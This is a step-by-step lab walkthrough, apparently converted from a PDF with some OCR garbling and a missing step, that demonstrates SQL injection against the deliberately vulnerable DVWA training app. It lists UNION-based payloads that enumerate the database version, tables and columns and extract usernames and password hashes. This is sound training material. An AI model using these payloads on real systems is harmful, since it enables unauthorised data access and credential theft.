

SQL-INJECTION USING DVWA

1. Configure DVWA Setup and Login to DVWA, http://localhost/DVWA/

This will open like this -



2. Then go to DVWA Security option and Change the Seccurity Level to Low.



	DVWA
Home	Vulnerability: SQL Injection
Instructions	
Setup / Reset DB	User ID: Submit
Brute Force	Mana Informaction
Command Injection	More Information
CSRF	 https://en.wikipedia.org/wiki/SQL_injection https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
File Inclusion	 https://owasp.org/www-community/attacks/SQL_injection
File Upload	• https://bobby-tables.com/
Insecure CAPTCHA	
SQL Injection	
SQL Injection (Blind)	
Weak Session IDs	
XSS (DOM)	
XSS (Reflected)	
XSS (Stored)	
CSP Bypass	
JavaScript	
Digate Consists	
DVWA Security PHP Info	
About	
Logout	

3. Enter 1 in input box of User ID and click on submit. Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. This means that the query that was executed back in the database was the following: 1' OR '1'='1'#



Similarly, Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First name and Surname of all users as follows:


```
ID: 2
First name: Gordon
Surname: Brown

ID: 3
First name: Hack
Surname: Me


ID: 4
First name: Pablo
Surname: Picasso
```

4. An advanced method to extract all the First names and Surnames from the database would be to use the input:


OR




5. To extract database version: %' or 0=0 union select null, version()#




6. To get all database user: %' or 0=0 union select null,user()#



7. Display database name: %' or 0=0 union select null,database()#



8. Display all tables in information_schema: %' and 1=0 union select null, table_name from information_schema.tables #




9. Display all the users tables in information_schema:

%' OR 1=0 union select null,table_name from information_schema.tables where table_name like 'users%'#



OR

Display all tables of database dvwa: 'union select table_name,table_name from information_schema.tables where table_schema='dvwa'#



10. Display all the columns fields in the information_schema user table:

'union select column_name,column_name from information_schema.columns where table_schema='dvwa'#

	Vulnerability: SQL Injection
ns	
DB	User ID: Submit
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvw First name: comment_id Surname: comment_id
ection	
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvwa' First name: comment
	Surname: comment
	ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa
CHA	First name: name Surname: name
	ID: ' union select column name, column name from information schema.columns where table schema='dvwa
Blind)	First name: user_id
)s	Surname: user_id
	ID: 'union select column_name,column_name from information_schema.columns where table_schema=' First name: first name
	Surname: first_name
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvwa
	First name: last_name Surname: last_name
	ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa
	First name: user Surname: user
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvw First name: password
	Surname: password
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvwa First name: avatar Surname: avatar
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvwa First name: last_login Surname: last_login
	ID: 'union select column_name,column_name from information_schema.columns where table_schema='dvwa' First name: failed login

11. Extract Credentials from table: 'UNION SELECT user, password FROM users#

